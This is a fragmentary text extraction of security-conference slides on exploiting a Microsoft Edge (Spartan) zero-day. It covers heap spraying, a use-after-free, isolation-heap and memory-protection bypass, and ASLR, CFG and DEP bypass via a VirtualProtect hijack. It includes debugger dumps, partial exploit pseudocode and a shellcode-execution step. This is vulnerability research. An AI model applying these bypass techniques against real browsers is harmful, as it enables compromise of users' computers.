- 3、Bypass ASLR
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode

Exploit Bypass All

- Bypass CFG



Exploit Bypass All

- 1、HeapSpray
- 2、Memory read/write
- 3、Bypass ASLR
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode

Exploit Bypass All

- Bypass DEP

```
struct Memory::SmallHeapBlockT
{
    +0x14 DWORD protect;
    +0x18 void *address;
}

and     [ebp+f10ldProtect], 0
lea     eax, [ebp+f10ldProtect]
push    eax                ; lpf10ldProtect
push    dword ptr [ecx+14h] ; f1NewProtect
push    1000h              ; dwSize
push    dword ptr [ecx+18h] ; lpAddress
call    ds:__imp__VirtualProtect@16 ; VirtualProtect
```

```
void __thiscall Memory::SmallHeapBlockT::ClearPageHeapState
{
    int f10ldProtect = 0;
    if(this->address)
        VirtualProtect(this->address, 0x1000, this->protect, &f10ldProtect);
}
```

Exploit Bypass All

- bypass DEP

```
//bypass CFG  
//ecx = [object+0x04]
```

Exploit Bypass All

- bypass DEP

```
write_dword(old_ecx_struct+0x18, shell_code_address);  
write_dword(old_ecx_struct+0x14, 0x40); //read+write+execute
```


Exploit Bypass All

- bypass DEP

```
0:025> u poi(0618b150)
chakra!Js::LiteralString::`vftable' :

0:025> !address poi(0618b150+8)
Usage:                <unknown>
Base Address:        08450000
End Address:         08451000
Region Size:         00001000 ( 4.000 kB)
State:               00001000          MEM_COMMIT
Protect:             00000040          PAGE_EXECUTE_READWRITE
Type:                00020000          MEM_PRIVATE
Allocation Base:     08450000
Allocation Protect:  00000004          PAGE_READWRITE
```


Exploit Bypass All

- 1、HeapSpray
- 2、Memory read/write
- 3、Bypass ASLR
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode

Exploit Bypass All

- Exec ShellCode

```
write_dword(test2_function_addr, shell_code_address);
```



svchost.exe	< 0.01	3,860 K	12,268 K	656 Windows 服务主进程	Microsoft Corporation
ChsIME.exe		3,576 K	12,592 K	3080 Microsoft IME	Microsoft Corporation
RuntimeBroker.exe		13,536 K	23,796 K	3292 Runtime Broker	Microsoft Corporation
MicrosoftEdgeCP.exe	0.01	30,080 K	51,976 K	5024 Microsoft Edge Conten...	Microsoft Corporation
notepad.exe	0.02	1,484 K	11,308 K	4772 记事本	Microsoft Corporation
ShellExperienceHost.exe	Sus...	10,292 K	32,000 K	3600 Windows Shell Experi...	Microsoft Corporation
SearchUI.exe	Sus...	24,424 K	23,296 K	3708 Search and Cortana ap...	Microsoft Corporation
wuapihost.exe		988 K	5,672 K	2880 wuapihost	Microsoft Corporation
ApplicationFrameHost.exe		10,668 K	24,000 K	2268 Application Frame Host	Microsoft Corporation
SystemSettings.exe	Sus...	6,880 K	26,300 K	4072 设置	Microsoft Corporation
WinStore.Mobile.exe	Sus...	11,768 K	16,900 K	2168 Store	Microsoft Corporation
MicrosoftEdge.exe	0.19	10,680 K	45,572 K	4840 Microsoft Edge	Microsoft Corporation
browser_broker.exe		1,692 K	9,840 K	4892 Browser_Broker	Microsoft Corporation



此电脑



工具




cmd



IE



exp



激活 Windows

转到“设置”以激活 Windows



回收站



11:16
2015/8/24

Spartan Oday & Exploit

- 1、 Isolation Heap
- 2、 Memory Protection
- 3、 Spartan Memory Manage
- 4、 CFG
- 5、 Exploit Bypass All
- 6、 Oday
- 7、 Q&A

Oday

- Bypass MemoryProtection & Isolation Heap

```
0:008> r
eax=00000000 ebx=05689bc8 ecx=056c5f98 edx=00000001 esi=056c5f98 edi=00000000
eip=674887ac esp=054d9af4 ebp=054d9af4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
674887ac 8b5124      mov     edx,dword ptr [ecx+24h] ds:0023:056c5fbc=????????
```

Oday


- Bypass MemoryProtection & Isolation Heap

```
1:020> r
eax=00000001 ebx=05158500 ecx=00000005 edx=04444420 esi=097c7810 edi=00000005
eip=61aaa535 esp=0582940c ebp=05829414 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
61aaa535 8b5624      mov     edx,dword ptr [esi+24h] ds:0023:097c7834=111111ff
```

```
1:020> dd esi
09df3880  0000000d 11111111 11111111 11111111
09df3890  11111111 11111111 11111111 11111111
09df38a0  11111111 111111ff 11111111 11111111
09df38b0  11110036 11111111 11111111 11111111
```


Oday

- Bypass check



0day

- Bypass check




Oday

- Bypass check

uaf object
.....
0x30 : p_object
.....

```
1:020> dd 11110034
11110034 09647825 15150010 11110048 0c0c0c0c
11110044 0c0c0c00 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110054 1110ffd4 11110074 0c0c0c0c 0c0c0c0c
11110064 0c0c0c0c 0c0c0c0c 00000001 00000008
11110074 09657825 15150010 0c0c0c0c 0c0c0c0c
11110084 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110094 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100a4 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
1:020> dd
111100b4 09667825 15150010 0c0c0c0c 0c0c0c0c
111100c4 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100d4 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100e4 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
111100f4 09677825 15150010 0c0c0c0c 610aea50
11110104 08dc2200 00000000 00010005 00000033
11110114 00000000 11110124 11110124 05cd5dc0
11110124 00000000 00000033 00000033 00000000
```



0day

```
eax=00000000 ebx=1515004c ecx=1515004c edx=77bc0820 esi=05719a88 edi=05719acc  
eip=1515004c esp=05719a80 ebp=05719a94 iopl=0         nv up ei pl zr na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246  
1515004c 90                nop
```

Spartan 0day & Exploit

- 1、 Isolation Heap
- 2、 Memory Protection
- 3、 Spartan Memory Manage
- 4、 CFG
- 5、 Exploit Bypass All
- 6、 0day
- 7、 Q&A

Spartan 0day & Exploit

Q&A

Spartan 0day & Exploit

Thanks!

- Twitter & Weibo : @exp-sky
- Blog : <http://exp-sky.org>
- Email : exploitsky@gmail.com